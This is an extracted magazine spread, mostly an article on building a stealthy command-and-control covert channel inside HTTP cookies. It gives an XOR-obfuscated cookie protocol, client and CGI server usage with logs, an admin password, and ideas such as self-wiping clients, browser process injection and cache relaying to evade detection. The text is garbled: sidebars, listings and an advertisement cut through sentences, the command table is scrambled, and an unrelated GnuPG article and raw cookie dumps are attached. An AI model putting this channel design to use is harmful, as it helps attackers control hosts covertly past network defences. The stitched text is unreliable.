B=cgqeo1123r2a8&b=3&s=qi
67.161.52.178.1150515143441505
RMID=3ea03bc3443e21f0; RMFL=022FTyfuU1026D
s_vi=[CS]v1|443E1E3D00002C59-A290C75000006B0[CE]
210647688.476418719.1144933410.1144933410.1144933410.1
id=ip.ip.ip.ip-1734349632.2977633:lv=116733416527:ss=114213316627
ID=ad309d77f7453199:TM=1140474596:LM=1141314596:S=OcpTXoHx5MTCUQF1
37692917347247624 bb=41K"KAKt_4KKQtotrKKA1|K"KAKt_4UURtotrKKA1| adv=\
MCl=V=3&GUID=2b5039af05c385919ecb1181f92bcaa; s_cc=true;\
s_sq=%5B%5BB%5D%5D;\
MUID=A259C327D12B8C528ADD1787F3ED94&TUID=1
pdomid=11; TestIfCookieP=ok; TestIfCookie=ok;\
ASPSESSIONIDSCQSQDTB=KMHNNICFLFPELFKJFMQMPMB; sasarea=91;\
vs=252=1225845; pbw=%24b%3D11%3B%24c%1242%3B%14o%1D3;\
pid=8867356354182511254
MUID=0F1BAEAF00C2765C9052128A0702B37A;MCl=V=3&GUID=\
2b5039af03dce61903b181f92beaaa; FlightId=; FlightEligible=False{ \
expires=Mon, 25-Jan-2010 05:jxYf0 GMT; FlightGroupId=213; FlightStatus=

```

ist and that can be used to transfer information in a manner that violates the existing security policy. [...] Various parameters exist to characterize covert channels: Noise, Bandwidth/Capacity, Synchronization and Ag-

gregation [...], Latency and Stealthiness [CC]

The receipt of the day will focus on preparing, step by step, a new control communication channel (Refer to [CC] for the difference between control and

data communication channels) which will be as stealth as possible.

As we cook a stealth communication channel, we consider that bandwidth/capacity and latency parameters are not key factors.

We cook a communication channel over the HTTP protocol. It means that the HTTP server needs an HTTP client contact before being able to send any data. As we focus on a control communication channel, we also have to restrict the amount of data and the emission frequency parameters the HTTP client uses to send and receive data from the HTTP server.

We won't discuss the active warden problem as it would involve him to alter and keep track of any cookie he detects (not a so good idea to change only parts of the cookie...) and finally we will suppose that everything but our cookies are seen as standard to a potential detection system (Network layers factors and HTTP protocol behaviour).

Our beta receipt

The information container model the HTTP client and the HTTP server will use is as simple as:

```

Checksum: default size 2 bytes
Command : default size 1 byte
=> is a request or a response
Info : request or response
Padding : default size to 20 bytes

```

Checksum is a standard computed checksum over the Command and Info parameters. Command indicates if the cookie contains a request or a response. Padding is something optional which allow to change the cookie size.

Let's look at what kind of cookie we may have with a basic client command that will tell to the server: I am up, here is my local IP address, my starting time and my contact delay:

```

01: I am up (4+4+2 bytes):
    IP address, start time, contact
\x7E\x58 : Checksum
\x01 : Command 01
\x01\x02\x03\x04 : IP - 1.2.3.4
\x07\x5B\xCD\x15 : start time

```

RFC 2109

- (1) [...] designers paradigm for sessions created by the exchange of cookies has these key attributes: 1. Each session has a beginning and an end, 2. Each session is relatively short-lived, 3. Either the user agent or the origin server may terminate a session,
- (2) To initiate a session, the origin server returns an extra response header to the client, Set-Cookie. [...] A user agent returns a Cookie request header [...] to the origin server if it chooses to continue a session. The origin server may ignore it or use it to determine the current state of the session. It may send back to the client a Set-Cookie response header with the same or different information, or it may send no Set-Cookie header at all,
- (3) Servers may return a Set-Cookie response headers with any response. User agents should send Cookie request headers, subject to other rules detailed below, with every request. An origin server may include multiple Set-Cookie headers in a response,
- (4) Set-Cookie Syntax: [...] cookie = NAME "=" VALUE *(";" cookie-av) [...] NAME=VALUE Required. The name of the state information (cookie) is NAME, and its value is VALUE. [...] The VALUE is opaque to the user agent and may be anything the origin server chooses to send, possibly in a server-selected printable ASCII encoding. *Opaque* implies that the content is of interest and relevance only to the origin server. The content may, in fact, be readable by anyone that examines the Set-Cookie header,
- (5) An origin server must be cognizant of the effect of caching of both the returned resource and the Set-Cookie header. [...] If the cookie is intended for use by a single user, the Set-cookie header should not be cached. A Set-cookie header that is intended to be shared by multiple users may be cached.



\x00\x0A : contact period
\x42[*7] : 7 bytes of padding

will give a cookie: '7e580101020304075bcd15000a424242424242' .

Now that we have a cookie, it would be a good idea not to send it in cleartext. If we can have enough *random* bytes we can use to XOR the cookie, we may get something a little bit less suspicious. So let's suppose we have a static key and *x random* bytes known by client and server, we then can use a digest function to get enough *pseudo-random* bytes to XOR our cookie before sending it to the server. Thus, instead of '7e580101020304075bcd15000a424242424242', we will have something like '582c76b3d761f5741774f9786603e2438853b8b0'.

We now may use cookies to send and receive data and we have a way to alter them so that they look *obscure* and *random*. Let's focus on some command types it would be interesting to implement.

Client commands:

01: I am up (4+4+2 bytes):
IP address, start time, contact

Server commands:

01: Change contact period (2 bytes)
set a new 'contact period'
02 : New rbytes (Max is Size-3)
add new 'len' + 'random bytes'
03 : Cookie size / Padding (3 bytes)
'size' 'enable'

With these commands, we basically can manage our control communication channel so that it stays online as long as we need but we may face another problem: how do we know if a client or a server got the command we sent? Let's use a command/acknowledge mechanism such as the one described thereafter.

Client commands:

01: I am up (4+4+2 bytes):
IP address, start time, contact
FE : Same but next contact is changed to match the server 01

command.
FD : Same.
FC : Same but the new cookie size is used along with the padding activation
add new 'len' + 'random bytes'
03 : Cookie size / Padding (3 bytes)
'size' 'enable'
FE : not used, no ack for an UP client message

Server commands:

01: Change contact period (2 bytes)
set a new 'contact period'
02 : New rbytes (Max is Size-3)

Main advantage not using an acknowledgement for the client UP message is that the client will be able to send and resend the same cookie without 1. losing random

Listing 2. Standard session 1

```
HTTP GET on A.XXX
=> Reply with a document location to www.A.XXX with :
Set-Cookie: PREF=ID=af4xxab993229877f:TM=1134401:LM=1122401:S=7Ib_Bgu9cf5L;\
    expires=Sun, 23-Jan-2038 19:14:07 GMT; path=/; domain=.A.YYY
HTTP GET on www.A.XXX
=> Reply with :
Set-Cookie: PREF=ID=ef6ed1bdb2a7b217:TM=11821401:LM=1221401:S=-MwFEtY3L1_Xe\

Some HTTP GET on www.A.XXX having:
Cookie: PREF=ID=ef6ed1bdb2a7b217:TM=11821401:LM=1221401:S=-MwFEtY3L1_Xe

Now we close the browser, wait a few seconds and do it again :
HTTP GET on A.XXX having :
Cookie: PREF=ID=ef6ed1bdb2a7b217:TM=11821401:LM=1221401:S=-MwFEtY3L1_Xe
=> Reply with a document location to www.A.XXX without Set-Cookie

HTTP GET on www.A.XXX having:
Cookie: PREF=ID=ef6ed1bdb2a7b217:TM=11821401:LM=1221401:S=-MwFEtY3L1_Xe
etc...
```

Listing 3. Standard session 2

```
HTTP GET on B.XXX
=> Reply with a document location to www.B.XXX with
Set-Cookie: ASPSESSIONIDATRSCS=HAEBGHTVCSXZFJLLLDIAJJMN; path=/

HTTP GET on www.B.XXX without cookie
```

Listing 4. Running the client part

```
$ ./cook_cl.py -h
cook_cl.py - v0.1
Usage:
./cook_cl.py [-h|-V]
./cook_cl.py [-d server] [-p port] [-u url] [-s sec]
                    [-a proxy_ip:proxy_port:user:pass] [-m mimic] [-v]

Arguments:
-h help
-V version
-v verbose mode

-d remote server ip or fqdn (default '127.0.0.1')
-p remote server HTTP port (default '80')
-u remote server HTTP url (default '/cgi-bin/cook.cgi')
-s sending delay (seconds) (default '10')
-a HTTP proxy configuration (ip:port:user:pass)
-m Mimic browser ('msie' or 'firefox') (default: 'msie')
```


bytes and 2. as any standard web client is doing.

Telling about the receipt to friends

We arbitrary chose to *hex-ify* our cookie but you may choose another algorithm to encode your cookie. Let's start our favorite MS13 browser and watch about our cookies (Listing 1):

- name is usually '-_1-9a-zA-Z' and $1 < x < 24$ bytes long,
- domain is 50% fqdn and 50% .fqdn,
- path is 90% '/' (is it ?),
- expiration is usually between today's year+1 and 2016 or 2038 (?),
- content is sometimes raw ASCII but often Key=Value (Value = Raw ASCII).

Cookies are a little bit altered but who knows, you may recognize something.

Now, our next step is to study what's our friends behaviour when they face a cookie so that we know when and how we can send and receive data. Hereunder are described sessions to famous *masked* websites.

We conclude that our cooked client can send cookies to the server even if the server didn't send a Set-Cookie (until 2038?) because the server may have send this cookie 32 years ago?

We conclude that we have few (only) practical (not only theoretically written in the RFC) solutions for the server to send a cookie so that the client doesn't have to reply with that cookie:

- we Set-Cookie with a domain different from the one in HTTP URI=> [Standard session 1],
- we Set-Cookie without giving the domain => [Standard session 2].

It seems that our beta receipt looks quiet interesting, let's start cooking.

Receipt

Now that we know approximately what we'll cook, we need to choose

Listing 5. Connecting to the server

```
$ ./cook CGI
How to cook a covert channel - cook CGI.py - v0.1

Bryan says: Stocked size update to 24 with padding to 0 for client 2. (1)

Bryan says: Welcome in the kitchen, we have 2 client(s) (Wed Apr [...])
  o Remove clients quiet for more than 3600 seconds.
  o Don't double stock idem command: 1
  o Fake cookie for standard clients: None
  o Burn the kitchen

Clients list:

#2 - Public IP 10.1.1.8 (last conn. time: Wed Apr 26 19:51:27 2006)
=> Local IP 10.1.1.8 (started [...] 19:51:27 2006 / contact: 180 secs)
=> RBYTES_POS: 2 (123:2460/125:2500 bytes:rbytes available) /\
    RBYTES_POSI: 16
=> RBYTES: 'Soon her eye fel [...] small c...ookie'
=> Cookie size is 24 bytes and padding activation is set to 1
=> Last cookie: 'PREF=db0452e6aeeb5db56c8e2fb09316bb5095b27c9a28586498'\
    / Lost sync: 0
What you have ?
  New contact period , New rbytes , Change cookie size,\
  Disable / Enable padding, Remove commands
Stocked commands:
  o '47aa01000542424242424242424242424242424242424242424242424242424242' (2)
  o 'e8ab0300180042424242424242424242424242424242424242424242424242424242' (3)

#1 - Public IP 10.1.1.7 (last conn. time: Wed Apr 26 19:50:17 2006)
=> Local IP 10.1.1.7 (started [...] 19:50:17 2006 / contact: 60 secs)
=> RBYTES_POS: 2 (123:2460/125:2500 bytes:rbytes available)\
    / RBYTES_POSI: 16
=> RBYTES: 'Soon her eye fel [...] small c...ookie'
=> Cookie size is 24 bytes and padding activation is set to 1
=> Last cookie: 'PREF=2d6852e6aeeb52b56c8fe9b01b16bb5095b27c9a28586498'\
    / Lost sync: 0
What you have ?
  New contact period , New rbytes , Change cookie size,\
  Disable / Enable padding, Remove commands
Stocked commands:

$ _
```

Listing 6. Sending cooked commands to the client

```
(1) 19:54:27 - Sending cookie to ip:80/cgi-bin/cook CGI (2/16):\
    db0452e6aeeb5db56c8e2fb09316bb5095b27c9a28586498
(2) 19:54:27 - Got 24 bytes cookie (4/16):\
    'G\xaa\x01\x00\x05BBBBBBBBBBBBBBBBBBBB'
(3) 19:54:27 - Command Update contact time
(4) 19:54:27 - Updating contact period to 5 secs
(5) 19:54:27 - Got 24 bytes cookie (6/16):\
    '\xe8\xab\x03\x00\x18\x00BBBBBBBBBBBBBBBBBBBB'
(6) 19:54:27 - Command Update Size
(7) 19:54:27 - Updating cookie size to 24 (padding activation: 0)
(8) 19:54:27 - Sending cookie to ip:80/cgi-bin/cook CGI (7/7):\
    22984fcc75fc01b0af217350eb
(9) 19:54:27 - Sending cookie to ip:80/cgi-bin/cook CGI (8/7):\
    14a4087e1e5cf3d5724b522fe6
(10) 19:54:32 - Sending cookie to ip:80/cgi-bin/cook CGI (9/7):\
    943d58cb1fd5864a98a1a47067
(11) 19:54:38 - Sending cookie to ip:80/cgi-bin/cook CGI (9/7):\
    943d58cb1fd5864a98a1a47067
```

**Listing 7. Client accepted commands**

```

$ ./cook CGI
How to cook a covert channel - cook CGI.py - v0.1

Bryan says: Welcome in the kitchen, we have 2 client(s) (Wed Apr [...])
  o Remove clients quiet for more than 3600 seconds.
  o Don't double stock idem command: 1
  o Fake cookie for standard clients: None
  o Burn the kitchen

Clients list:

#2 - Public IP 10.1.1.8 (last conn. time: Wed Apr 26 19:54:43 2006)
=> Local IP 10.1.1.8 (started [...] 19:51:27 2006 / contact: 5 secs)
=> RBYTES_POS: 9 (116:2320/125:2500 bytes:rbytes available)\
    / RBYTES_POSI: 7
=> RBYTES: 'Soon her eye fel [...] small c...ookie'
=> Cookie size is 24 bytes and padding activation is set to 0
=> Last cookie: 'PREF=943d58cblfd5864a98ala47067' / Lost sync: 0
What you have ?
  New contact period , New rbytes , Change cookie size,\
  Disable / Enable padding, Remove commands
Stocked commands:

#1 - Public IP 10.1.1.7 (last conn. time: Wed Apr 26 19:50:17 2006)
=> Local IP 10.1.1.7 (started [...] 19:50:17 2006 / contact: 60 secs)
=> RBYTES_POS: 2 (123:2460/125:2500 bytes:rbytes available)\
    / RBYTES_POSI: 16
=> RBYTES: 'Soon her eye fel [...] small c...ookie'
=> Cookie size is 24 bytes and padding activation is set to 1
=> Last cookie: 'PREF=2d6852e6aeeb52b56c8fe9b01b16bb5095b27c9a28586498'\
    / Lost sync: 0
What you have ?
  New contact period , New rbytes , Change cookie size,\
  Disable / Enable padding, Remove commands
Stocked commands:

$ _

```

Listing 8. Hazard game for the client #1

```

# ./cook_cl.py -d ip -s 10 -v
(1) : 20:02:59 - Sending cookie to ip:80/cgi-bin/cook CGI (2/16):\
          96a152e6aeeb52b5726263b02d16bb5095b27c9a28586498
          20:03:09 - Sending cookie to ip:80/cgi-bin/cook CGI (2/16):\
          96a152e6aeeb52b5726263b02d16bb5095b27c9a28586498
          20:03:09 - Got 24 bytes (4/16): '5\x80\x02\x00\x10prietnovoapetitaBBB'
          20:03:09 - Command Update Rbytes
(2) : 20:03:09 - Updating rbytes with 'prietnovoapetita'
          20:03:09 - Sending cookie to ip:80/cgi-bin/cook CGI (6/16):\
          4df16f06ec172a8b8albbca7ed2d154944584b2a5b2a31f0
          20:03:19 - Sending cookie to ip:80/cgi-bin/cook CGI (8/16):\
          7f8db0cc75fc0eb0b1cd3f50e4e3fce0ec63cbAAF742b636

```

what kind of Bryan (who always is in the kitchen as we all know) will help us to cook some fast food for our (probable) future new friends.

We chose to use a PYTHON Bryan so that you and your *friends* can taste that meal no matter if you have a Win32 or a *Nix kitchen. However,

if you read this receipt, you probably want to taste another meal that would be cooked in a Win32 C/C++ kitchen and that no one has heard before because it's always better not to tell anyone when you prepare a surprise.

So, our meal is built upon 2 ingredients: the client part which is a

standalone python application and the server part which is a CGI script you have to upload on a webserver.

The client

The client connects to the web server and sends a GET request along with a cookie embedding the *I am up* command. If the server response includes a cookie the client decodes the cookie and sends back the related acknowledgement. If the server doesn't reply to a client cookie, the client sleeps for x seconds.

As the server may answer with multiple cookies in a single response, the client parses all the cookies commands before sending the related acknowledgement (so that server and client keep synchronization for random bytes).

The client sends its HTTP request with a MS13 or Firefox behavior: both browsers act the same way at the TCP level for our CGI (TCP HandShake, HTTP GET, HTTP REPLY, TCP FIN HandShake) but do not send the same HTTP headers when they request the remote HTTP server.

The server

The CGI server provides two services:

- it manages client requests: cookie decoding, keeping information about clients and admin commands to send...
- it implements a basic web interface allowing the admin to display clients information and issue commands.

When a client sends a GET request, the CGI checks the cookie and tries to decode it, it updates the client information (stores them in a file) and finally sends the response to the client along with the commands the administrator prepared.

When an administrator accesses the web interface, he may display clients information and prepare commands that will be sent to the client during the next contact period.

If the administrator stocks more than 1 command to send to the client,



New ideas & solutions for professional programmers JOIN SDJ NOW!

online version available

Over 100 articles and the latest news:

Design antipatterns- evil practises in software engineering
Domain-Specific Modeling for Full Code Generation
Developing repots with Agata Report

Visit our website
<http://en.sdjournal.org/>
register today
and read articles for free

Software Developer's
new ideas & solutions for professional programmers **JOURNAL**

**Listing 9. Hazard game for the client #2**

```
# ./cook_cl.py -d ip -s 10 -v
(1) : 20:07:33 - Sending cookie to ip:80/cgi-bin/cook.cgi (2/16):\
      d55d52e6aeeb5db5726577b02d16bb5095b27c9a28586498
      20:07:43 - Sending cookie to ip:80/cgi-bin/cook.cgi (2/16):\
      d55d52e6aeeb5db5726577b02d16bb5095b27c9a28586498
      20:07:43 - Got 24 bytes (4/16): 'Q\x08\x02\x00\ndozvidaniaBBBBBBBB'
      20:07:43 - Command Update Rbytes
(2) : 20:07:43 - Updating rbytes with 'dozvidania'
      20:07:43 - Sending cookie to ip:80/cgi-bin/cook.cgi (6/16):\
      0e0d6f06ec17258b8a1ca8a7ed2d154944584b2a5b2a31f0
      20:07:53 - Sending cookie to ip:80/cgi-bin/cook.cgi (8/16):\
      3c71b0cc75fc01b0b1ca2b50e4e3fce0ec63cbaaf742b636
```

Listing 10. Hazard game for the server

```
$ ./cook.cgi
How to cook a covert channel - cook.cgi.py - v0.1
[...]
Clients list:
#2 - Public IP 10.1.1.8 (last conn. time: Thu Apr 27 20:07:53 2006)
=> Local IP 10.1.1.8 (started [...] 20:07:03 2006 / contact: 10 secs)
=> RBYTES_POS: 8 (127:2540/135:2700 bytes:rbytes available)\
    / RBYTES_POSI: 16
=> RBYTES: 'Soon her eye fel [...] .ookiedoovidania'
[...]
#1 - Public IP 10.1.1.7 (last conn. time: Thu Apr 27 20:03:19 2006)
=> Local IP 10.1.1.7 (started [...] 20:02:59 2006 / contact: 10 secs)
=> RBYTES_POS: 8 (133:2660/141:2820 bytes:rbytes available)\
    / RBYTES_POSI: 16
=> RBYTES: 'Soon her eye fel [...] priatnovoapetita'
[...]
```

each command will become a cookie and all cookies will be sent in a single HTTP response to the client.

How does it look like?

We access the admin interface `http://ip:port/cgi-bin/cook.cgi?pass=grayworld` which tells us that no client is currently registered. We run a client on 10.1.1.7 and stop it:

```
./cook_cl.py -d ip -v -s 60
19:50:17 - Sending cookie to \
ip:80/cgi-bin/cook.cgi (2/16): \
2d6852e6aeeb52b56c8fe9b01b\
16bb5095b27c9a28586498
^C
```

We run a second client on 10.1.1.8 and let it running:

```
./cook_cl.py -d ip -v -s 180
19:51:27 - Sending cookie to \
ip:80/cgi-bin/cook.cgi (2/16): \
db0452e6aeeb5db56c8e2fb0931\
6bb5095b27c9a28586498
```

Let's look at our admin interface and stock 2 commands for the 10.1.1.8 client. We'll stock a *New contact period* to 5 seconds (2) and *disable the padding* (1) and (3) (Connecting to the server)

Our client is connecting back 180 seconds later (line 1) and sends the same cookie as previously. The CGI sends the 2 stocked commands (lines 2 -> 7): the client updates its contact period to 5 seconds and then disables the padding. Then it sends back to the server the two acknowledgement with two connections (lines 8 and 9). It sleeps for 5 seconds and then contacts the server with a new *I am up* message (line 10). Then it sleeps again and repeats the *I am up* each 5 seconds (line 11), sending cooked commands to the client.

When we check back the admin interface we notice that the client 10.1.1.8 is updated and that stocked commands are not registered anymore (client accepted commands).

Hazard game

Each client connecting for the first time to the server uses the same random bytes (line 1, [Hazard game for the client #1] and [Hazard game for the client #2]). However, each time you send new random bytes to a client (line 2, [Hazard game for the client #1] and [Hazard game for the client #2] and then lines 1/2 [Hazard game for the server]), they are dedicated to this client only.

As you may notice on [Hazard game for the client #1] and [Hazard game for the client #2], when client use the same random bytes with padding enabled, the padding part of the cookie is exactly the same. That part will of course be different as soon as the client will be updated with new rbytes, but this behaviour may be suspicious. For this reason, padding is disabled by default. To use padding option, the best process would be to disable padding, to set few initialization random bytes for each client and once a client connects for the first time, stock the following commands or send them one after another (multiple HTTP requests/responses):

- update contact period to short delay,
- update cookie size to *high* value,
- add *high* new random bytes,
- update cookie size to standard size and enable padding,
- update contact period to standard waiting time.

You'll thus have client with dedicated random bytes and the initialization cookies will be different as long as two clients don't start with the same local ip address at the same time.

Enjoy your meal

Priatnovo apetita: `http://gray-world.net/projects/cooking_channels/`. For sure, having fast food for lunch isn't so good for health isn't it? Our meal presents various problems: for example, its design implies that every client has to start with the same random bytes (and thus that you *cannot*

use padding during initialization). It also means that if one client is *compromised*, then the whole communication for this client will be cleartext. A solution would be to secure delete RBYTES from time to time for every client.

Another problem lays on the synchronization. If it is lost for any reason, then the client is lost. A solution would be, for example, to use another cookie (or any HTTP request field) to re-synchronize client: the server sends RBYTES_POS+ x to the client and the client has to use it for its next *I am up* message. If the y next messages are wrong, then it means the client is *compromised* and soon will the server be investigated too.

Again, another problem lays on the scheme we use to register the clients. As they're registered with the Public IP address, one single client per public IP address is possible. Few solutions to this problem may be implemented, you just have to find them.

And what about the server? Suppose your server is down, wouldn't it be fun that the client automatically registers on a second one? The client may thus use RBYTES_POS[x] for x servers. Of course, we also could implement a new command which would be used to ask the client to switch to another server. If you don't want every server to be

compromised when a client is, just store 4 XOR-ed bytes on the client side and send the *key* when you want to switch.

Another funny idea is that once you've checked that the client can communicate with the outside world you're done isn't it? So another command would be *please my dear client, wipe yourself but <ironic>take care of your environment</ironic>*.

Thus, the *suggestion du chef* for tomorrow would be to implement a safer RBYTES behaviour and to implement some online behaviour alteration (so that our client becomes more and more useful once we know it is online). Of course, the *chef* would like to suggest you to cook with unusual spices so that we get something hot to taste: browser process injection because people often don't like eating python and because piggybacking over legitimate HTTP transactions would be funky - at least if you want strangers to taste your receipt.

Location of cookies

We chose to embed our Set-Cookie directive in the HTTP header reply. Note that we also may use a META directive such as:

```
<meta http-equiv="Set-Cookie"
Content="PREF=42;
path=/;domain=.gray-world.net">
```

This doesn't mean a lot for the current project, but you'll understand the trick in the following chapter.

Second level caching

As described in *The cookie theory*, it is possible to use caching services as an intermediate level to store and forward data to multiple clients and then stop using remote server. The easiest way to implement this theory (even if more complicated schemes exist - follow the white rabbit) lays on:

- client C1 requests an URI from server S through proxy P,
- server S replies and response is cached in P,
- client C2 requests the same URI from server S through proxy P,
- proxy P replies with the 2. response.

Basically, it means that clients C1 and C2 can communicate without having to reach the remote server for each message. It does mean something in the mouse and cat game we may play versus the detection team: it means that the detection engine has to catch traffic between the clients and their first hop-to-target if it is a caching service.

So, is it possible to implement that point with our cookies? Let's look on the Squid FAQ. The FAQ (<http://www.squid-cache.org/Doc/FAQ/>) states: *Thus, Squid-2 does cache replies with Set-Cookie headers, but it filters out the Set-Cookie header itself for cache hits.* Ok. It means that if we decide to use Set-Cookie header directives, we won't be able to cache our cookies. But does Squid filters out the Meta equivalent (refer to *location of cookies*)? Check yourself.

As discussed in *Enjoy your meal - PRIATNOVO APETITA*, that behaviour may be interesting if you decide to ask the client to switch to another server. You only have to send the command once for the first client and then every client going through the same cache service will be answered to switch to the second server. ●

On the Net

- <http://gray-world.net/rfc/rfc2109.txt> - [RFC_2109]: RFC 2109 - HTTP State Management Mechanism - February 1997
- <http://gray-world.net/projects/papers/cc.txt> - [CC]: Covert channels through the looking glass v1.0 - October 2005
- <http://www.secdev.org/projects/scapy/files/scapy.py> - [SCAPY]: Scapy - Interactive packet manipulation tool - v1.0.4.3
- <http://www.python.org/> - [PYTHON]: Python

About the author

Simon Castro is a member of the Gray World team (<http://gray-world.net>). This international research unit is dedicated to computer and network security with a special interest for NACS bypassing (tunneling, covert channels, network related steganographic methods). Contact with the authors: simon@gray-world.net or team@gray-world.net



In practice

Cryptography for Mail and Data

Lars Packschies



Difficulty



Would you put confidential information on a postcard and send it to your friends, colleagues, or business partners? Well, no. But why would you put confidential information in an e-mail and send it around the world?

Cryptography not only makes your Internet communication more secure by giving you the opportunity to encrypt and/or sign messages, it also guarantees your own privacy. You may for example be aware of the fact that the European Union now regulated the retention of connection data by Internet Service Providers and Mobile Phone Companies for at least 6 months. Together with credit and bonus card data and all the information that lies around, this allows the generation of complete personal profiles not only from the primary data but also from data derived from data mining algorithms. They may already have gathered quite a lot of information about you and your habits but you now could start doing something about it.

Symmetric and asymmetric ciphers

The term *cryptography* originates from the Greek words *kryptós* for *hidden* and *gráphein* for *writing*. In general, we distinguish *symmetric* and *asymmetric* cryptographic *ciphers*. The terms symmetric or asymmetric relate to the structure of the *key*. To encrypt data, or a message respectively, you need the information of how to encrypt or decrypt data (the cipher)

and a key, which is the secret parameter in the cipher. The knowledge of that key enables you to encrypt or decrypt information. The key can be used for a longer period of time or you may use one key for every single message you send.

Symmetric cryptographic keys are characterized by the fact that the keys for encrypting and decrypting data are identical (or the key for encrypting and decrypting messages can be calculated from each other). In other words, sender and receiver of the message to be exchanged have to have the same key. And they have to exchange that key prior to sending messages around. This has always been the major

What you will learn...

- how you set up and use your keys Gnu PG,
- how you can encrypt data on the filesystem level.

What you should know...

- symmetric and asymmetric cryptography basics,
- algorithm basics.




Figure 1. Enigmail adds the OpenPGP button that allows you to sign and/or encrypt your messages

drawback of symmetric methods: The so-called *key exchange problem*.

One of the first ciphers is called the *caesar cipher*. Julius Caesar used to encrypt messages by exchanging each letter of the original message by its third successor in the alphabet. A becomes D, B becomes E and Z becomes C. The algorithm is to exchange every clear text letter by the letter of a shifted alphabet, and the key is 3; *Shift* the alphabet by 3.

The methods of substituting and transposing letters to generate more sophisticated ciphers have of course evolved over the years, some of which have involved the use of mechanical devices. One very prominent example is the ENIGMA used by the German troops in the second world war (there is a very good article on that machine and its cryptanalysis in the *Wikipedia*). There were more than 200,000 of these machines in use, and every operator had to be equipped with a list of keys called codebooks every month. By the way: it was successfully cryptanalysed (*cracked*, so to say) by a group of researchers around the Polish mathematician Marian Rajewski and Alan Turing in Bletchley Park, Milton Keynes, England, already in the mid 1930s. The public was informed about that in the 1970s (they called it *the ultra secret*).

Used with the help of modern computers, there is quite a number of symmetric ciphers available that are considered as *secure*, for example AES (Advanced Encryption Standard or Rijndael by Joan Daemen and Vincent Rijmen), 3DES (triple-DES, Data Encryption Standard, based on works by Horst Feistel) or IDEA (International Data Encryption Algorithm), only to name a few. All these modern symmetric ciphers have been developed roughly after the 1950s. Ciphers developed before that are more generally referred to as *classical*.

But it took until the 1970s before cryptographers solved that key exchange problem (by Whitfield Diffie, Martin Hellman and Ralph Merkle) and by developing the idea of asymmetric keys by Ron Rivest, Adi Shamir and Leonard Adleman in 1977, based on that key exchange idea.

Asymmetric cryptographic methods or algorithms use different keys for encrypting and decrypting data or messages. Both keys together are called the *Key Pair* (often referred simply to as *key* or *asymmetric key*). One of the two parts is always kept secret after the generation of the key pair. This is called the *private key*, while the corresponding counterpart is made available to the public, therefore called *public key*. One key is used to

decrypt the message, and due to the underlying mathematical construct, only the other key can be used to reconstruct the original message. It is practically impossible to calculate the secret key from the public key (an vice versa). Moreover, it is also impossible to try to decrypt a message by trying every possible key. The latter attempt is called *brute force attack*. It would, by common knowledge, take a couple of billions of years.

Secret and Public Keys

The concept of secret and public keys generally allows two modes of operation: (1) Encryption/Decryption and (2) the generation and verification of electronic signatures.

Encryption/Decryption

Imagine two people, Alice and Bob. Alice generates a key pair (she does this only once, it can be reused) and makes the public key available to the public, and Bob can pick up that key. This public key can then be used by Bob to encrypt a message destined to Alice. However, only Alice's private key is able to decrypt Bob's message. Only the owner of that private key, Alice, can read it. Every person who has access to Alice's public key can write a message to her only she can read. When Alice intends to write a secret message to Bob, she could use a public key generated by Bob.

Signature

The second mode of operation uses the same keys of Alice in reverse order. Imagine Alice writing a message and encrypting it *with her private key*. Then, everybody with access to the matching public key can read the message after decrypting it. In that case, the reader can be sure that the message has been encrypted by Alice's private key, and, therefore, Alice must have written that message. Only Alice, by definition, is the only person to have that private key. We call this electronic signature.

Generally, there are two major asymmetric methods available today that you will have to do with and that are considered as *secure*:



RSA (Rivest, Shamir, Adleman, was patented) and ElGamal (by Taher ElGamal). Furthermore, there is the Digital Signature Algorithm (DSA).

PGP, OpenPGP, S/MIME

To put that together: RSA, ElGamal and DSA are asymmetric algorithms or ciphers. AES, 3DES or IDEA (IDEA was patented as well) are symmetric ciphers. You can simply use them to encrypt or decrypt or even electronically sign data. But to really be able to use these algorithms in real world applications, you need to know quite a lot of other things like how to handle data, what algorithms to use for the generation of key pairs, what to do when a message has to be encrypted or decrypted and so on.

To make it quite a bit more complex, there are not only asymmetric ciphers involved in the encryption of a message in modern applications. It takes a lot of time to encrypt large lumps of data using an asymmetric cipher. Much longer than it would take to use a symmetric cipher.

Therefore, for practical reasons, a symmetric session key is generated for each message to encrypt the data. After that, the symmetric key is encrypted using the actual key from the asymmetric key pair. You end up with two things: the symmetrically encrypted data block, and the asymmetrically encrypted symmetric key. The receiver then just uses the corresponding asymmetric key to dissect the symmetric key which in turn is then used to encrypt the data block.

After all these algorithms had been available to the public, the first application implementing these algorithms was PGP (Pretty Good Privacy) by Phil Zimmerman, released on an bulletin board in 1991. It became very popular but also more and more commercial. Not every PGP program version was released in source code. Furthermore, PGP was not allowed to be exported from the US in form of a computer program (there were some international Version (e.g. 5.0i). In fact, they were printed on paper and could be exported legally as a book. The

code was then scanned an OCR'ed outside the US), and it contained patented algorithms. Since the community was therefore not always able to review the source code, those versions could not be completely trusted. There could for example have been backdoors or master key algorithms implemented without telling the public; Using cryptographic codes is a matter of trust. To avoid patent and license issues, the development of GnuPG (by Werner Koch) was started. GnuPG implements the so called OpenPGP Standard (RFC 2440, often referred to as PGP/MIME) that is based on PGP (the way Phil Zimmerman did it).

